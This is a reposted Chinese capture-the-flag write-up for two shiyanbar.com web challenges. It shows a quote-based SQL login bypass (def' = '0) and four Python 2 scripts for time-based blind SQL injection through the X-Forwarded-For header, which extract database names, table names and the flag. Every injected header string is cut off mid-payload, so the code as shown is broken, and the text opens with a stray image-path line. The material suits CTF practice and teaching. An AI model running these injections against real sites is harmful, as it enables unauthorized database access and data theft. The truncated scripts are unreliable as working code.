
实验吧 web题writeup

转载

weixin_33887443 于 2017-10-16 01:21:00 发布 56 收藏
文章标签： php 数据库
1.http://ctf5.shiyanbar.com/web/wonderkun/web/index.html

用户名我输入:or'xor"and"select"union'



结果给我过滤成了： username

可见该过滤的都过滤了，但是唯独单引号以及双引号都没过滤。这里就可以想到万能密码了。

猜想其sql语句为:select * from admin where username = ' ' and password = ' ';

可以那么写:

username： def' = '0

password ：def' = '0

然后就组成了

select * from admin where username = '**def' = '0**' and password = '**def' = '0**';

def是我随意输入的一个字符所以肯定不是正确的密码，不是正确的密码就会返回false，而false等同于0。那么便会导致其sql语句成立进而绕过登陆。

2.http://ctf5.shiyanbar.com/web/wonderkun/index.php

看到IP，这里能想到的也就是x-forwarded-for IP伪造注入了。这里的注入实在搞了很久。

爆裤

```
# -*- coding:utf-8 -*-
import requests
import string
url = "http://ctf5.shiyanbar.com/web/wonderkun/index.php"
guess = string.lowercase+string.uppercase+string.digits+string.punctuation
database=[]

for database_number in range(0,100):        #假设爆破前100个库
    databasename=''
    for i in range(1,100):                  #爆破字符串长度，假设不超过100长度
        flag=0
        for str in guess:                   #爆破该位置的字符
            #print 'trying ',str
            headers = {"X-forwarded-for":"'+"+" (select case when (substring((select schema_name from infor
            try:
                res=requests.get(url,headers=headers,timeout=4)
            except:
                databasename+=str
                flag=1
                print '正在扫描第%d个数据库名，the databasename now is '%(database_number+1) ,databasename
                break
        if flag==0:
            break
    database.append(databasename)
    if i==1 and flag==0:
        print '扫描完成'
        break

for i in range(len(database)):
    print database[i]
```

爆表明

```
# -*- coding:utf-8 -*-
import requests
import string
url = "http://ctf5.shiyanbar.com/web/wonderkun/index.php"
guess = string.lowercase+string.uppercase+string.digits+string.punctuation
database=[]

for table_number in range(0,500):
    print 'trying',table_number
    headers = {"X-forwarded-for":"'+"+" (select case when (select count(table_name) from information_schema
    try:
        res=requests.get(url,headers=headers,timeout=4)
    except:
        print table_number
        break
```

爆列名

```
# -*- coding:utf-8 -*-
import requests
import string
url = "http://ctf5.shiyanbar.com/web/wonderkun/index.php"
guess = string.lowercase+string.uppercase+string.digits+string.punctuation
tables=[]

for table_number in range(41,42):           #假设从第60个开始
    tablename=''
    for i in range(1,100):                  #爆破字符串长度，假设不超过100长度
        flag=0
        for str in guess:                   #爆破该位置的字符
            headers = {"X-forwarded-for":"'+"+" (select case when (substring((select table_name from inform
            try:
                res=requests.get(url,headers=headers,timeout=4)
            except:
                tablename+=str
                flag=1
                print '正在扫描第%d个数据库名，the tablename now is '%(table_number+1) ,tablename
                break
        if flag==0:
            break
    tables.append(tablename)
    if i==1 and flag==0:
        print '扫描完成'
        break

for i in range(len(tables)):
    print tables[i]
```

保出内容

```
#-*-coding:utf-8-*-
import requests
import string
url="http://xxx"
guess=string.lowercase + string.uppercase + string.digits
flag=""

for i in range(1,33):
   for str in guess:
     headers={"x-forwarded-for":"xx'+"+"(select case when (substring((select flag from flag ) from %d for 1
     try:
         res=requests.get(url,headers=headers,timeout=4)
     except requests.exceptions.ReadTimeout, e:
         flag = flag + str
         print "flag:", flag
         break

print 'result:' + flag

//作者：Ovie
//链接：http://www.jianshu.com/p/5d34b3722128
//來源：简书
//著作权归作者所有。商业转载请联系作者获得授权，非商业转载请注明出处。
```

代码：http://blog.csdn.net/qq_35078631/article/details/54773769